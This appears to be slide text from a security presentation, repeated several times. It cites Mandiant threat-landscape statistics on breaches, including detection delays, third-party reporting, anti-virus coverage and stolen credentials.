
Anti-Virus

Prevention

Guards

Gates


attack timeline



The Facts Speak for Themselves

There is no such thing as perfect security. Attackers get smarter and change tactics all of the time.
Companies who have made responsible and sustained investments in IT continue to be compromised.

100%

of victims have up-to-date anti-virus software

94%

of breaches are reported by third parties


416

median number of days advanced attackers are on the network before being detected

100%

of breaches involved stolen credentials

http://www.mandiant.com/threat-landscape/



The Facts Speak for Themselves

There is no such thing as perfect security. Attackers get smarter and change tactics all of the time. Companies who have made responsible and sustained investments in IT continue to be compromised.

100%

of victims have up-to-date anti-virus software

94%

of breaches are reported by third parties

416


median number of days advanced attackers are on the network before being detected

100%

of breaches involved stolen credentials


100% of victims have up-to-date anti-virus software

http://www.mandiant.com/threat-landscape/



at some point,
somehow,
some crime occurred

attack timeline



The Facts Speak for Themselves

There is no such thing as perfect security. Attackers get smarter and change tactics all of the time.
Companies who have made responsible and sustained investments in IT continue to be compromised.

100%

of victims have up-to-date anti-virus software

94%

of breaches are reported by third parties

416

